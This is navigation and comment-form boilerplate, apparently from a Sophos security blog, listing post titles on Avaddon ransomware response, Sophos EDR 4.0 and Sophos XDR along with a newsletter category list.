[What to expect when you've been hit with Avaddon ransomware](#)

May 19, 2021

[What's New in Sophos EDR 4.0](#)

May 19, 2021

[Sophos XDR: Driven by data](#)

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Save my name, email, and website in this browser for the next time I comment.

Subscribe to get the latest updates in your inbox.

Which categories are you interested in?

- Products and Services
- Threat Research
- Security Operations
- AI Research
- #SophosLife